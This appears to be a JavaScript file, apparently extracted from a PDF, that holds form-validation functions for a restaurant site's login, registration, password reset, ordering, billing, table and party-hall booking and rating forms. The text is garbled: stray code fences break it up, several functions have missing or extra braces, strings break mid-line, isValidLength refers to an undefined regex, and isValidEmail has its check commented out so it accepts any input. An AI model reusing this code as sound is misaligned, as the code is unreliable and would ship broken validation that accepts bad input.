validationVerified=false;
}
if(loginForm.password.value=="")
{
errorMessage+="Password not filled!\n";
validationVerified=false;
}
if (!isValidEmail(loginForm.login.value)) {
errorMessage+="Invalid email address provided!\n";
validationVerified=false;
}
if(!validationVerified)
{
alert(errorMessage);
}
return validationVerified;
}

//function to handle register-form validation
function registerValidate(registerForm){

var validationVerified=true;
var errorMessage="";

if (registerForm.fname.value=="")
{
errorMessage+="Firstname not filled!\n";
validationVerified=false;
}
}
```

```

if(registerForm.lname.value=="")
{
errorMessage+="Lastname not filled!\n";
validationVerified=false;
}
if (registerForm.login.value=="")
{
errorMessage+="Email not filled!\n";
validationVerified=false;
}
if(registerForm.password.value=="")
{
errorMessage+="Password not provided!\n";
validationVerified=false;
}
if(registerForm.cpassword.value=="")
{
errorMessage+="Confirm password not filled!\n";
validationVerified=false;
}
if(registerForm.cpassword.value!=registerForm.password.value)
{
errorMessage+="Password and Confirm Password do not match!\n";
validationVerified=false;
}
if (!isValidEmail(registerForm.login.value)) {
errorMessage+="Invalid email address provided!\n";
validationVerified=false;
}
if(registerForm.question.selectedIndex==0)
{
errorMessage+="Question not selected!\n";
validationVerified=false;
}
if(registerForm.answer.value=="")
{
errorMessage+="Answer not filled!\n";
validationVerified=false;
}
if(!validationVerified)
{
alert(errorMessage);
}
return validationVerified;
}

//validate email function
function isValidEmail(val) {
//    var re = /^[ \w\+\'\.\-]+\@[ \w\'\.\-]+\.[a-zA-Z]{2,}$/;
//    if (!re.test(val)) {
//        return false;
//    }
    return true;
}

//validate special PIN
function isValidSpecialPIN(val) {

```



```

        var re = /^[0-9][0-9][A-Z][A-Z][A-Z][0-9][0-9][0-9][0-9][0-9][0-9][0-9][0-9]$/;
        if (!re.test(val)) {
            return false;
        }
        return true;
    }

    //validate special PIN length
    function isValidLength(val){
        var length = 12;
        if (!re.test(val)) {
            return false;
        }
        return true;
    }

    //function to handle passwordResetForm validation
    function passwordResetValidate(resetForm){

        var validationVerified=true;
        var errorMessage="";

        if (resetForm.email.value=="")
        {
            errorMessage+="Please enter your account email! We need your email in order to reset your password.\n";
            validationVerified=false;
        }
        if (!isValidEmail(resetForm.email.value)) {
            errorMessage+="Invalid email address provided!\n";
            validationVerified=false;
        }
        if(!validationVerified)
        {
            alert(errorMessage);
        }
        return validationVerified;
    }

    //function to handle passwordResetForm validation(2)
    function passwordResetValidate_2(resetForm){

        var validationVerified=true;
        var errorMessage="";

        if (resetForm.answer.value==""){
            errorMessage+="Please enter your security answer to your provided security question.\n";
            validationVerified=false;
        }
        if (resetForm.new_password.value==""){
            errorMessage+="New Password not set!\n";
            validationVerified=false;
        }
        if (resetForm.confirm_new_password.value==""){
            errorMessage+="Confirm New Password not set!\n";
            validationVerified=false;
        }
    }

```

```

}
if
(resetForm.new_password.value!=resetForm.confirm_new_password.value){
errorMessage+="New Password and Confirm New Password do not match!\n";
validationVerified=false;
}
if(!validationVerified)
{
alert(errorMessage);
}
return validationVerified;
}

// onchange of qty field entry totals the price
function getProductTotal(field) {
clearErrorInfo();
var form = field.form;
if (field.value == "") field.value = 0;
if ( !isPosInt(field.value) ) {
var msg = 'Please enter a positive integer for quantity.';
addValidationMessage(msg);
addValidationField(field)
displayErrorInfo( form );
return;
} else {
var product = field.name.slice(0,
field.name.lastIndexOf("_") );
var price = form.elements[product + "_price"].value;
var amt = field.value * price;
form.elements[product + "_tot"].value = formatDecimal(amt);
doTotals(form);
}
}

function doTotals(form) {
var total = 0;
for (var i=0; PRODUCT_ABBRS[i]; i++) {
var cur_field = form.elements[ PRODUCT_ABBRS[i] + "_qty" ];
if ( !isPosInt(cur_field.value) ) {
var msg = 'Please enter a positive integer for quantity.';
addValidationMessage(msg);
addValidationField(cur_field)
displayErrorInfo( form );
return;
}
total += parseFloat(cur_field.value) * parseFloat(
form.elements[ PRODUCT_ABBRS[i] + "_price" ].value );
}
form.elements['total'].value = formatDecimal(total);
}

//validate orderform
function finalCheck(orderForm) {
var validationVerified=true;
var errorMessage="";

if (orderForm.quantity.value=="")
{

```

```

errorMessage+="Please provide a quantity.\n";
validationVerified=false;
}
if (orderForm.quantity.value==0)
{
errorMessage+="Please provide a quantity rather than 0.\n";
validationVerified=false;
}
if(orderForm.total.value=="")
{
errorMessage+="Total has not been calculated! Please provide first the
quantity.\n";
validationVerified=false;
}
if(!validationVerified)
{
alert(errorMessage);
}
return validationVerified;
}

//validate updateForm
function updateValidate(updateForm) {
    var validationVerified=true;
    var errorMessage="";

    if (updateForm.opassword.value=="")
    {
        errorMessage+="Please provide your old password.\n";
        validationVerified=false;
    }
    if (updateForm.npassword.value=="")
    {
        errorMessage+="Please provide a new password.\n";
        validationVerified=false;
    }
    if(updateForm.cpassword.value=="")
    {
        errorMessage+="Please confirm your new password.\n";
        validationVerified=false;
    }
    if(updateForm.cpassword.value!=updateForm.npassword.value)
    {
        errorMessage+="Confirm Password and New Password do not match!\n";
        validationVerified=false;
    }
    if(!validationVerified)
    {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate billingForm
function billingValidate(billingForm) {
    var validationVerified=true;
    var errorMessage="";

```

```

if (billingForm.sAddress.value=="")
{
errorMessage+="Please provide a street address.\n";
validationVerified=false;
}
if (billingForm.box.value=="")
{
errorMessage+="Please provide your postal box number.\n";
validationVerified=false;
}
if (billingForm.city.value=="")
{
errorMessage+="Please provide your city.\n";
validationVerified=false;
}
if (billingForm.mNumber.value=="")
{
errorMessage+="Please provide your mobile number.\n";
validationVerified=false;
}
if (!validationVerified)
{
alert(errorMessage);
}
return validationVerified;
}

//validate table form
function tableValidate(tableForm){

var validationVerified=true;
var errorMessage="";

if (tableForm.table.selectedIndex==0)
{
errorMessage+="Please select a table by its name or number.\n";
validationVerified=false;
}
if (tableForm.date.value=="")
{
errorMessage+="Please provide a reservation date.\n";
validationVerified=false;
}
if (tableForm.time.value=="")
{
errorMessage+="Please provide a reservation time.\n";
validationVerified=false;
}
if (!validationVerified)
{
alert(errorMessage);
}
return validationVerified;
}

//validate partyhall form
function partyhallValidate(partyhallForm){

```

```

var validationVerified=true;
var errorMessage="";

if (partyhallForm.partyhall.selectedIndex==0)
{
errorMessage+="Please select a partyhall by its name or number.\n";
validationVerified=false;
}
if (partyhallForm.date.value=="")
{
errorMessage+="Please provide a reservation date.\n";
validationVerified=false;
}
if (partyhallForm.time.value=="")
{
errorMessage+="Please provide a reservation time.\n";
validationVerified=false;
}
if(!validationVerified)
{
alert(errorMessage);
}
return validationVerified;
}

//validate categories form
function categoriesValidate(categoriesForm){

var validationVerified=true;
var errorMessage="";

if (categoriesForm.category.selectedIndex==0)
{
errorMessage+="Please select a category first!\n";
validationVerified=false;
}
if(!validationVerified)
{
alert(errorMessage);
}
return validationVerified;
}

//validate quantity form
function updateQuantity(quantityForm){

var validationVerified=true;
var errorMessage="";

if (quantityForm.item.selectedIndex==0)
{
errorMessage+="Please select an item id first!\n";
validationVerified=false;
}
if (quantityForm.quantity.selectedIndex==0)
{
errorMessage+="Please select a quantity first!\n";
validationVerified=false;
}

```

```

}
if(!validationVerified)
{
alert(errorMessage);
}
return validationVerified;
}

//validate rating form
function ratingValidate(ratingForm){

var validationVerified=true;
var errorMessage="";

if (ratingForm.food.selectedIndex==0)
{
errorMessage+="Please select the food. This information is necessary in
order to serve you better.\n";
validationVerified=false;
}
if (ratingForm.scale.selectedIndex==0)
{
errorMessage+="Please select the scale. This information is necessary
in order to serve you better.\n";
validationVerified=false;
}
if(!validationVerified)
{
{
alert(errorMessage);
}
return validationVerified;
}

//reset password popup
function resetPassword()
{
window.open('password-
reset.php','resetPassword','toolbar=no,location=no,directories=no,statu
s=no,menubar=no,resizable=no,copyhistory=no,scrollbars=yes,width=480,he
ight=320');
}

//validates quantity and redirects quantity to update-quantity.php
function getQuantity(int)
{
    if (window.XMLHttpRequest)
        {
            // code for IE7+, Firefox, Chrome, Opera, Safari
            xmlhttp=new XMLHttpRequest();
        }
    else
        {
            // code for IE6, IE5
            xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
        }

    xmlhttp.open("GET","update-quantity.php?quantity_id="+int,true);
    xmlhttp.send();
}

```

```

//live clock function
function updateClock ( )
{
    var currentTime = new Date ( );

    var currentHours = currentTime.getHours ( );
    var currentMinutes = currentTime.getMinutes ( );
    var currentSeconds = currentTime.getSeconds ( );

    // Pad the minutes and seconds with leading zeros, if required
    currentMinutes = ( currentMinutes < 10 ? "0" : "" ) + currentMinutes;
    currentSeconds = ( currentSeconds < 10 ? "0" : "" ) + currentSeconds;

    // Choose either "AM" or "PM" as appropriate
    var timeOfDay = ( currentHours < 12 ) ? "AM" : "PM";

    // Convert the hours component to 12-hour format if needed
    currentHours = ( currentHours > 12 ) ? currentHours - 12 :
currentHours;

    // Convert an hours component of "0" to "12"
    currentHours = ( currentHours == 0 ) ? 12 : currentHours;

    // Compose the string for display
    var currentTimeString = currentHours + ":" + currentMinutes + ":" +
currentSeconds + " " + timeOfDay;

    // Update the time display
    document.getElementById("clock").innerHTML = currentTimeString;
}

```